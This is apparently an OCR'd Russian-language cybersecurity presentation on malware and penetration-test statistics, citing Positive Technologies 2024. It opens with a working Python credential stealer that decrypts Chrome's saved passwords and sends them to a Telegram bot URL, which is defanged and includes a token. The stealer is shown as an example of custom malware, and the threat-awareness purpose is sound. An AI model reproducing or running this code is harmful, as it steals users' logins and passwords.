
```
environ['USERPROFILE'] + os.sep + r'AppData\Local\Google\Chrome\User Data\Local
State', "r") as file:
            localState = file.read()
            localState = json.loads(localState)
        MasterKey = base64.b64decode(localState["os_crypt"]["encrypted_key"])
        MasterKey = MasterKey[5:]
        MasterKey = win32crypt.CryptUnprotectData(MasterKey, None, None, None,
0)[1]
        self.MasterKey = MasterKey


    def decrypt(self, buffer, MasterKey):
        try:
            iv = buffer[3:15]
            Payload = buffer[15:]
            cipher = AES.new(MasterKey, AES.MODE_GCM, iv)
            Decrypt = cipher.decrypt(Payload)
            Decrypt = Decrypt[:-16].decode()
            return Decrypt
        except:
            pass


if __name__ == "__main__":
    try:
        PATH = os.environ['USERPROFILE'] + os.sep + r'AppData\Local\Google
\Chrome\User Data\default\Login Data'
        Chrome = Main()

        shutil.copy2(PATH, "Loginvault.db")

        connect = sqlite3.connect("Loginvault.db")
        cursor = connect.cursor()
        data = []
        try:
            cursor.execute("SELECT action_url, username_value, password_value FROM
logins")

            for _ in cursor.fetchall():
                URL = _[0]
                USERNAME = _[1]
                EncryptedPassword = _[2]
                DecryptedPassword = Chrome.decrypt(EncryptedPassword,
Chrome.MasterKey)

                if len(USERNAME) > 0 and len(URL) > 0:
                    data.append({
                        "url": URL,
                        "username": USERNAME,
                        "password": DecryptedPassword
                    })
        except Exception as e:
            pass
        cursor.close()
        connect.close()

        os.remove("Loginvault.db")
        for i in data:
            message = f"URL: {i['url']}\nusername: {i['username']}\npassword:
{i['password']}"
            requests.get(f"hxxps[://]api[.]telegram[.]org
/bot5885840251:AAG8HoCjrI1QANXkA4oqnJ60lgPP7w86Clg/sendMessage?chat_id=56833854226
text={message}")

    except Exception as e:
        pass
```

Кастомный вредонос на Python

Кастомизация атак под каждую жертву




Обеспечение незаметности ВПО



Уникальность ВПО под жертву

Типы вредоносного ПО в атаках на организации




Источник: Positive Technologies, 2024

Традиционные подходы к мониторингу не всегда помогают ☹

EDR (например, MP EDR), NTA/NDR (например, PT NAD), TDIR...

О чем говорят тесты на проникновение

Число шагов для проникновения в локальную сеть



- 1 шаг
- 2 шага
- от 3 до 6 шагов
- 7 и более шагов

Для того чтобы доказать, что недопустимое событие действительно можно осуществить, в среднем требовалось десять дней.


в 96%
организаций удалось скомпрометировать доменные учетные данные сотрудников,

в 64%
организаций злоумышленник мог бы получить несанкционированный доступ к конфиденциальной информации.

Источник: Positive Technologies, 2024

О чем говорят тесты на проникновение

Сложность вектора проникновения во внутреннюю сеть



Среднее время нахождения в инфраструктуре до обнаружения – 200 дней. Максимальное время для обнаружения **– 11 лет**

6,5 часов — минимально затраченное время для захвата контроллера домена. Среднее время – **1-7 дней**

Источник: Positive Technologies, 2024

Промышленные предприятия

IT-компании

ВНЕШНИЙ СЕТЕВОЙ ПЕРИМЕТР


MS Exchange Server

Веб-приложение или CMS


Сетевое оборудование

VPN без второго фактора

ЛОКАЛЬНАЯ ВЫЧИСЛИТЕЛЬНАЯ СЕТЬ




Организации ТЭК



